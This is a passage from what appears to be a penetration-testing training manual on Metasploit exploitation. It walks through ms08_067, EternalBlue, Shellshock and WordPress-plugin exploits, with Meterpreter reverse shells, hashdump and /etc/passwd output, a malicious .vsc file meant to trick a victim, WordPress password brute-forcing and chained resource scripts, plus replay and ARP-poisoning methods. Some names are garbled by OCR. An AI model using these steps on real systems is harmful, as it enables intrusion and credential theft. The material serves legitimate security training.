[*] 172.19.20.6:4445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 172.19.20.6:4445 - Attempting to trigger the vulnerability...
[*] Sending stage (180291 bytes) to 172.19.20.6
[*] Meterpreter session 1 opened (172.19.20.73:4444 -> 172.19.20.6:1034) at 2020-09-04 13:51:05 -0400

meterpreter > |
```


Figure 6.96: Screenshot displaying Metasploit—setting lhost, rhost

- Now after performing all the previous steps, you can run the exploit command to perform the exploitation:

Syntax: `msf exploit (ms08_067_netapi) > exploit`

- You will obtain Meterpreter reverse shell (terminal prompt) on target Windows system. Then, use the Meterpreter's `hashdump` command to extract password hashes.

Syntax: `meterpreter > hashdump`



```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 172.19.20.73:4444
[*] 172.19.20.6:445 - Automatically detecting the target...
[*] 172.19.20.6:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 172.19.20.6:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 172.19.20.6:445 - Attempting to trigger the vulnerability...
[*] Sending stage (180291 bytes) to 172.19.20.6
[*] Meterpreter session 1 opened (172.19.20.73:4444 -> 172.19.20.6:1034) at 2020-09-04 13:51:05 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c276b10e0a9c2b277467234a099382a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:5ec58d19d4a13b146ec10e2f4e8a05cc:e0b6a3f88783601e2dad444570fb771:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:4197948340b8b6397295fc44710b3fda:::
meterpreter >
```


Figure 6.97: Screenshot displaying Metasploit—exploit and hashdump

- After fetching the hashes, you can use password cracker tools such as Hashcat to crack the obtained hashes.

Try to Exploit Buffer Overflow Vulnerability on Windows



Identify the existence of
local buffer overflow
vulnerability




Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Exploit Buffer Overflow Vulnerability on Windows (Cont'd)



Use Metasploit to create a payload

- 1 Use exploit/windows/fileformat/videocharge_studio
- 2 Set payload windows/meterpreter/reverse_tcp
- 3 Set lhost [Local IP]
- 4 Exploit



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Exploit Buffer Overflow Vulnerability on Windows (Cont'd)



Now send the **payload** to target machine and **force victim** to download and run the file

The execution of **VideoCharge Studios** will stop due to buffer overflow



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Exploit Buffer Overflow Vulnerability on Windows (Cont'd)



You will also gain access to Windows using **Remote Shell**

```
Far View, New, Search, Terminal, Help
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Sending stage (180293 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:51315) at 2020-07-07 06:53:05 -0400

meterpreter > sysinfo
Computer      : WINDOWS10
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Exploit Buffer Overflow Vulnerability on Windows

A buffer overflow involves overriding the crucial registry portions and modifying internal variables with random values to control the execution of the process or to crash it completely. Stack buffer overflow overflows the registry stack, and when you send large number of specially crafted packets to the vulnerable application, it executes the arbitrary code, allowing you to successfully overflow the stack and take over the machine.

- Identify the existence of local buffer overflow vulnerability. To perform buffer overflow attack, identify the existence of local buffer overflow vulnerability or any application that is vulnerable to buffer overflow attacks. You can search and download the vulnerability from the Exploit Database. For example, as shown in the screenshot, download the **VideoCharge Studio 2.12.3.685—Local Buffer Overflow (SEH) exploit** which can enable a stack-based buffer overflow attack on target Windows machine. VideoCharge Studio allows remote user to gain privileges via a malicious file, that is, a .vsc file.




Figure 6.98: Screenshot displaying Exploit Database search for buffer overflow—VideoCharge Studios

- After identifying the vulnerable application for buffer overflow that exists on the target Windows, you can exploit the victim machine remotely by executing arbitrary code on the target machine by luring the victim to download and execute the created malicious .vsc file.

Follow the below steps to create payload in Metasploit:

- Open the Parrot terminal and type **msfconsole**
- Now, type, use **exploit/windows/fileformat/videocharge_studio**
- Then, type, set **payload windows/meterpreter/reverse_tcp**
- Then, set the **lhost** by using command **set lhost [Local IP]**

- After configuring **lhost**, create the **.vsc** malicious payload by executing **exploit**. Then, you can see that the **msf.vsc** malicious file will be saved at **/root/.msf4/local/location**.




Figure 6.99: Screenshot showing msfconsole in Metasploit




Figure 6.100: Screenshot displaying creating malicious msf.vsc payload in Metasploit

- After creating the payload, you need to set up a listener to handle reverse connection that is sent by the victim machine when the exploit is executed successfully.

Follow the below steps to set up a listener:

- **use exploit/multi/handler**
- **set payload windows/meterpreter/reverse_tcp**
- **set lhost <local IP address>**
- **exploit**

- After enabling the listener, send the payload to target victim machine and trick the victim to download and run the file. The execution of VideoCharge Studios malicious file on the target machine will crash due to buffer overflow.



Figure 6.101: Screenshot displaying executed VideoCharge Studio

- As soon as the victim downloads or opens the malicious file, you can access Meterpreter shell of the victim computer on the listener that you have enabled earlier. You will also gain access to Windows using Remote Shell.




Figure 6.102: Screenshot displaying accessed Meterpreter shell of target machine in listener

Metasploit




Most popular

Extensive **exploit library**

Scanning **auxiliary modules**

Comprehensive types of **payloads**

Written in **Ruby** an interpretive language




Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Finding Exploits in Metasploit



Use the search feature

- Can locate **exploits** and **scanner modules**
- search ms17-010**



Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Wordpress with Metasploit



- Use **wpscan** to find vulnerable plugins

- wpscan --url <Path to App> --enumerate p**

```
[*] Plugin(s) Identified:
[*] inboudio-marketing-master
  Location: http://10.10.10.16:8080/CEH/wp-content/plugins/inboudio-marketing-master/
  Found By: Urls In Homepage (Passive Detection)
  Confirmed By: Urls In 404 Page (Passive Detection)
  Version: 2.0.1 (80% confidence)
  Found By: Readme - Stable Tag (Aggressive Detection)
  - http://10.10.10.16:8080/CEH/wp-content/plugins/inboudio-marketing-master/readme.txt
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Locate the Plugin Exploit



- Search **InBoudio**

- Use **exploit/unix/webapp/wp_inboudio_marketing_file_upload**

```
Parrot Terminal
File Edit View Search Terminal Help
msf3 > search inboudio

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank   Check  Description
#  ---
#  0  exploit/unix/webapp/wp_inboudio_marketing_file_upload 2015-03-24      excellent Yes     Wordpress InBou
dio Marketing PHP Upload Vulnerability
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting InBundio



```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(unix/webapp/wp_inbundio_marketing_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.167:4444
[+] Our payload is at: VpmhUJxZhmgSq.php.
[+] Calling payload...
[+] Sending stage (38288 bytes) to 172.19.19.17
[+] Meterpreter session 2 opened (192.168.0.167:4444 => 172.19.19.17:58957) at 2020-09-04 14:05:04 -0400
[+] Deleted VpmhUJxZhmgSq.php

meterpreter > |
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Auxiliary



There are a **number of modules** that can be used for scanning etc.



Use **auxiliary/scanner/http/wordpress_login_enum**

```
[-] / - WordPress Brute Force - Failed to login as 'james'
[-] / - WordPress Brute Force - Trying username: 'james' with password: 'GsuZC7'
[-] / - WordPress Brute Force - Failed to login as 'james'
[-] / - WordPress Brute Force - Trying username: 'james' with password: 'GswygeDa'
[-] / - WordPress Brute Force - Failed to login as 'james'
[-] / - WordPress Brute Force - Trying username: 'james' with password: 'hackme'
[-] / - WordPress Brute Force - Failed to login as 'james'
[-] / - WordPress Brute Force - Trying username: 'james' with password: 'portfolio'

[-] / - WordPress Brute Force - SUCCESSFUL login for 'james' : 'portfolio'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wordpress_login_enum) > |
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Ranking



- Identifies the **success rate** of the exploit
- Preference is **great or better**
 - Can still attempt, but success rate goes down
- Remember exploitation is not **100%**!

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Targets



Not all targets will have **exploit code**

- Document and move on
- Write your own

Auto may not work

```
Parrot Terminal
File Edit View Search Terminal Help
msf3 > use exploit/windows/smb/ms17_010_eternalblue
msf3 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

```
Parrot Terminal
File Edit View Search Terminal Help
msf3 > use exploit/windows/browser/adobe_flashplayer_flashdb
msf3 exploit(windows/browser/adobe_flashplayer_flashdb) > show targets

Exploit targets:


Id  Name
--  ---
0   Automatic
1   IE 6 on Windows XP SP2
2   IE 7 on Windows XP SP3
3   IE 8 on Windows XP SP3
4   IE 7 on Windows Vista
5   IE 8 on Windows 7
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Reverse Shell



- 🟡 The **victim sends** the shell back to you
- 🟡 Required for **egressing** out of a firewalled or filtered environment



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Meterpreter Shell



- 1 Loaded into **memory**
- 2 Privilege escalation routines
- 3 Automated **enumeration** from victims
- 4 Complex **uploads** and **downloads**
- 5 Process migration
- 6 Can load as a persistent service => *meterpreter > run metsvc*
- 7 Ability to grab **password files**
- 8 Facilities to route new attacks through first victim

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Staged Payloads



STAGED - WINDOWS/METERPRETER/REVERSE_TCP

- Payload that is as compact as possible and performs the **single task** of providing the means for an attacker to upload something bigger
- Used in exploit scenarios due to the fact that **binary exploitation** often results in very little space for shellcode to be stored
- **Initial shellcode** (often referred to as stage0) may create a new connection back to the attacker's machine and read a larger payload into memory

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Staged Payloads in Memory




Source: <http://www.rapid7.com>

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Staged Payload Size



- The size required for the **staged payload** can be a problem, an example is as follows:



- This weighs in at a **grand total** of approximately 1,240kb! Not a small amount


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Stageless Payload




- A binary that includes all of the **required parts of Meterpreter**, along with any required extensions, all bundled into one

```
windows/meterpreter_reverse_tcp
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Architecture



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Architecture (Cont'd)



REX

- Handles all core functions
- Socket connections and all raw functions

MSF CORE

- Provides the basic API and core that describes the framework

MSF BASE

- Provides Additional support to modules

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Architecture (Cont'd)



📁 Payloads

- This is used to carry out operations such as connecting to or from the target system after exploitation or performing a specific task such as installing a service and so on. Payload execution is the next step after the system is exploited successfully

📁 Auxiliary

- Auxiliary modules are a special kind of module that performs specific tasks such as information gathering, database fingerprinting, scanning the network in order to find a particular service and enumeration, and so on

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Architecture (Cont'd)



Encoders

- Encoders are used to encode **payloads** and the **attack vectors** in order to evade detection by antivirus solutions or firewalls

NOPs

- NOP generators are used for **alignment** which results in making exploits stable

Exploits


- The actual code that **triggers** a vulnerability

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Libraries



- Currently, we have core libraries for **exploits**, **payload**, **post-exploitation**, **encoders**, and various other modules



Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Skeleton Module



```
require 'msf/core'

class MetasploitModule < Msf::Auxiliary
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Module name',
      'Description' => %q{
        Say something that the user might want to know.
      },
      'Author' => [ 'Name' ],
      'License' => MSF_LICENSE
    ))
  end
  def run
    # Main function
  end
end
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Module



- Let's work with a **simple module for an HTTP version scanner** and see how it actually works

- The path to this Metasploit module is:
`/modules/auxiliary/scanner/http/http_version.rb`

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Breakdown Part One



- The path to all the files from the `/lib/rex/proto/http` directory is now available to the module
- All these files contains a variety of **HTTP methods**, which include functions to set up a connection, the GET and POST request, response handling

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/usr/share/metasploit-framework/lib/rex/proto/http
#ls -X
handler client.rb handler.rb request.rb server.rb
packet client request.rb packet.rb response.rb
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Breakdown Part Four



- This contains the **code components** of the scanner

```

15 requires
16     # a more structured response cache.
17     info = http fingerprint(opts)
18     if info and opt['pattern']
19         opt['pattern'].each do |p|
20             if !re_match(info)
21                 err = "The target server fingerprint '#{info[0]}' does not match
22                     '#{re.to_s}', use 'set fingerprintCheck false' to disable this check."
23                 fail_with(:Net::Module::Failure::Notfound, err)
24             end
25         end
26     elsif info.nil?
27         err = "The target server did not respond to fingerprinting, use 'set
28             fingerprintCheck false' to disable this check."
29         fail_with(:Net::Module::Failure::Unreachable, err)
30     end
31 end

```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Exploits



- Uses Ruby **classes** and **mixins**

Process

- Modify a template
- Add classes and initialize

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Mixins



- Capture - Sniff network packets
- Lorcon - Send raw WIFI frames
- MSSQL - Talk to Microsoft SQL servers
- KernelMode - Exploit kernel bugs
- SHE - Structured exception handling
- NDMP - The network backup protocol
- EggHunter - Memory search
- FTP - Talk to FTP servers
- FTPServer - Create FTP servers

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Initialization Method



Name



Description



Payload **parameters**



Target **information**

```
class Metasploit < Mixin::Exploit::Remote
  include Mixin::Exploit::Remote::TCP

  def initialize
    super(
      'name'      => "Simplified Exploit Module",
      'description' => "This module sends a payload",
      'author'     => "My Name Here",
      'payload'    => ['SHELL' => 'SHELL', 'SHELL' => "SHELL"],
      'targets'    => [ ['Automatic', 1 ] ],
      'spawning'   => 'win'
    )
    register_options(
      [ Opt::RHOST(12345) ], self.class
    )
  end

  # Connect to port, send the payload, handle it, disconnect
  def exploit
    connect()
    sock.put(payload.encoded)
    handle()
  end
end
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Repetitive Tasks



- Any professional will script their attacks, you can create a file with the commands in and copy paste it into the msfconsole

Resource Scripts

- Easy way for you to automate repetitive tasks in Metasploit
- Just like batch scripts
- Contain a set of commands that are automatically and sequentially executed when you load the script in Metasploit

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Resource Scripts



To create a resource script

- `makerc`


To run a resource script

- `./msfconsole -x <path to resource script>`

```
File Edit View Search Terminal Help
msf3 post(multi/manage/shell to meterpreter) > makerc /opt/pivot.rc
[*] Saving last 20 commands to /opt/pivot.rc
msf3 post(multi/manage/shell to meterpreter) >
```

```
File Edit View Search Terminal Help
root@parrot: ~ # ./opt/
#more pivot.rc
search ms17-010
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.0.19
exploit
search shell to meterpreter
use post/multi/manage/shell to meterpreter
set SESSION 1
exploit
sessions -l
sessions -i 1
run autoroute -h
run post/multi/manage/autoroute OPTIONS=s
use exploit/windows/smb/ms08_067_metapi
set RHOST 192.168.0.114
set PAYLOAD windows/shell/bind_tcp
exploit
use post/multi/manage/shell to meterpreter
set SESSION 2
exploit
sessions -l
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Unix/Linux Exploitation

After identifying the vulnerabilities related to the target operating system, if you find the installed OS on the victim machine is UNIX/LINUX, then you need to attempt various techniques to exploit the UNIX/LINUX operating system to gain the root access or escalate privileges.

Identify Local/Remote Exploit to Gain Root Access

CPENT
Certified Penetration Tester

Search for **local/remote exploit** to gain access to vulnerable Unix/Linux systems

Sudo 1.8.20 - 'get_process_ttyname()' Local ... - Exploit Database
<https://www.exploit-db.com/exploits/42183/>
Jun 14, 2017 - Sudo 1.8.20 - 'get_process_ttyname()' Local Privilege Escalation. CVE-2017-1000367
Local exploit for Linux platform

The screenshot shows the Exploit-DB search results for the query 'Sudo 1.8.20 - 'get_process_ttyname()' Local Privilege Escalation'. The results table lists several exploits, with the top result being 'Sudo 1.8.20 - 'get_process_ttyname()' Local Privilege Escalation' (ID: 42183) by '0x00000000' for Linux. The details panel on the right shows the exploit title, author, type, platform, date, and a 'Become a Certified Penetration Tester' button.

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Local/Remote Exploit to Gain Root Access

Search for local/remote exploit to gain access to vulnerable Unix/Linux systems in Exploit Database.

www.exploit-db.com/exploits/

Sudo 1.8.20 - 'get_process_ttyname()' Local Privilege Escalation
Jun 14, 2017 - Sudo 1.8.20 - 'get_process_ttyname()' Local Privilege Escalation.
CVE-2017-1000367 . local exploit for Linux platform.

Figure 6.103: Screenshot displaying Google search result for Sudo 1.8.20




Figure 6.104: Screenshot displaying Local and Privilege Escalation Exploits page




Figure 6.105: Screenshot displaying Sudo 1.8.20 vulnerability in Exploit Database

Try to Gain Access to Linux using Remote Shell



- Identify the vulnerabilities on a specific version of **Unix/Linux OS**
- Search the **exploits** that will provide remote shell to the target
- Try to exploit the target Unix system to gain **remote shell**
- After successful attempt to gain remote shell to target machine, list out the directories and files that exist on the remote system with **ls** command

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 172.17.19.6:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 172.17.19.3
[*] Meterpreter session 1 opened (172.17.19.6:4444 -> 172.17.19.3:36474) at 2020-09-07 10:50:04 -0400

meterpreter >
meterpreter > shell
Process 2477 created.
Channel 1 created.
ls
cinema
shellshock-
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Gain Access to Linux using Remote Shell

Identify the vulnerabilities on specific version Unix/Linux OS. Search the exploits that will provide remote shell to the target. Try to exploit the target UNIX/LINUX system to gain remote shell. After successful attempt to gain remote shell to target machine, list out the directories and files that exist on the remote system with **ls** command as shown in the screenshot.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 172.17.19.6:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 172.17.19.3
[*] Meterpreter session 1 opened (172.17.19.6:4444 -> 172.17.19.3:36474) at 2020-09-07 10:50:04 -0400

meterpreter >
meterpreter > shell
Process 2477 created.
Channel 1 created.
ls
cinema
shellshock-
```

Figure 6.106: Screenshot displaying ls command to list directories

Extract User Accounts



Navigate to
/etc/passwd file to
extract all the user
accounts of the remote
system

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:11:11:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:irc:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/home:/bin/sh
lircd:x:100:100:/var/lib/lirc:/bin/sh
syslog:x:101:101:/home/syslog:/bin/false
messagebus:x:102:102:/var/run/dbus:/bin/false
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


Extract User Accounts

The root user owns the **/etc/passwd** file. All the users can read the file, but only the root user has writable permissions.

The **/etc/passwd** file contains the following information:

- User name
- Encrypted password
- User ID number (UID)
- User's group ID number
- Full name of the user (GECOS)
- User home directory
- Login shell

Navigate to **/etc/passwd** file to extract all the user accounts of the remote system.



```
Parrot Terminal
File Edit View Search Terminal Help
cinema
shellshock-
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:./var/lib/libuuid:/bin/sh
syslog:x:101:103:./home/syslog:/bin/false
messagebus:x:102:105:./var/run/dbus:/bin/false
```

Figure 6.107: Screenshot displaying cat /etc/passwd command execution



Other Internal Network Exploitation Techniques

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


Other Internal Network Exploitation Techniques

Apart from the exploitation techniques that are mentioned in the previous sections, you can also attempt various other exploitation techniques to escalate privileges or gain access to the target machine present in the network.

Attempt Replay Attacks



- 01 Using a replay attack, an attacker **intercepts** and passively **listens** to the network traffic and resends the stream to one or more of the parties
- 02 It sniffs the **password** hashes off the wire and replays the same password on the target machine
- 03 **Tools:** L0phtcrack, Ophcrack, RainbowCrack, etc.



Attempt Replay Attacks

Using a replay attack, you can intercept and passively listen to the network traffic and resend the stream to one or more of the parties. It sniffs the password hashes off the wire and replays the same password on the target machine.

In this step of internal penetration testing, attempt to exploit the security weaknesses in the LM hash encryption to capture passwords. LM hash password usage is inherently weak, as it stores passwords in two 7-bit sections, which are quite easy to crack. Once a user's credentials are captured, you can use them to "replay" the original login and enter the system pretending to be the user.




Figure 6.108: Schematic diagram displaying replay attack

You can use tools like L0phtCrack, RainbowCrack, Cain & Abel, and OphCrack for this attack:

- **L0phtCrack**

Source: <http://www.l0phtcrack.com>

This tool allows you to recover, assess, and decode hashes and judge passwords through password scanning, dictionary lookup, and brute-force attacks.

- **RainbowCrack**

Source: <http://project-rainbowcrack.com>

The RainbowCrack hash cracker tool audits password policies. This tool operates by comparing the precalculated password hash value with that of the operating system. RainbowCrack runs on both Windows and Linux machine; you can download Windows version of RainbowCrack from the following link <http://project-rainbowcrack.com>

- **Cain & Abel**

Source: <http://www.oxid.it>

Passwords can be sniffed using the Cain & Abel tool. This password recovery tool uses password calculators and decoders to crack common hashes and specific authentication hashes, as well as to calculate common hash algorithms.

Attempt ARP Poisoning



01


Attempt ARP poisoning on the **router**

This technique can be used to sniff through a **switch**

03

Tools:

- Cain & Abel
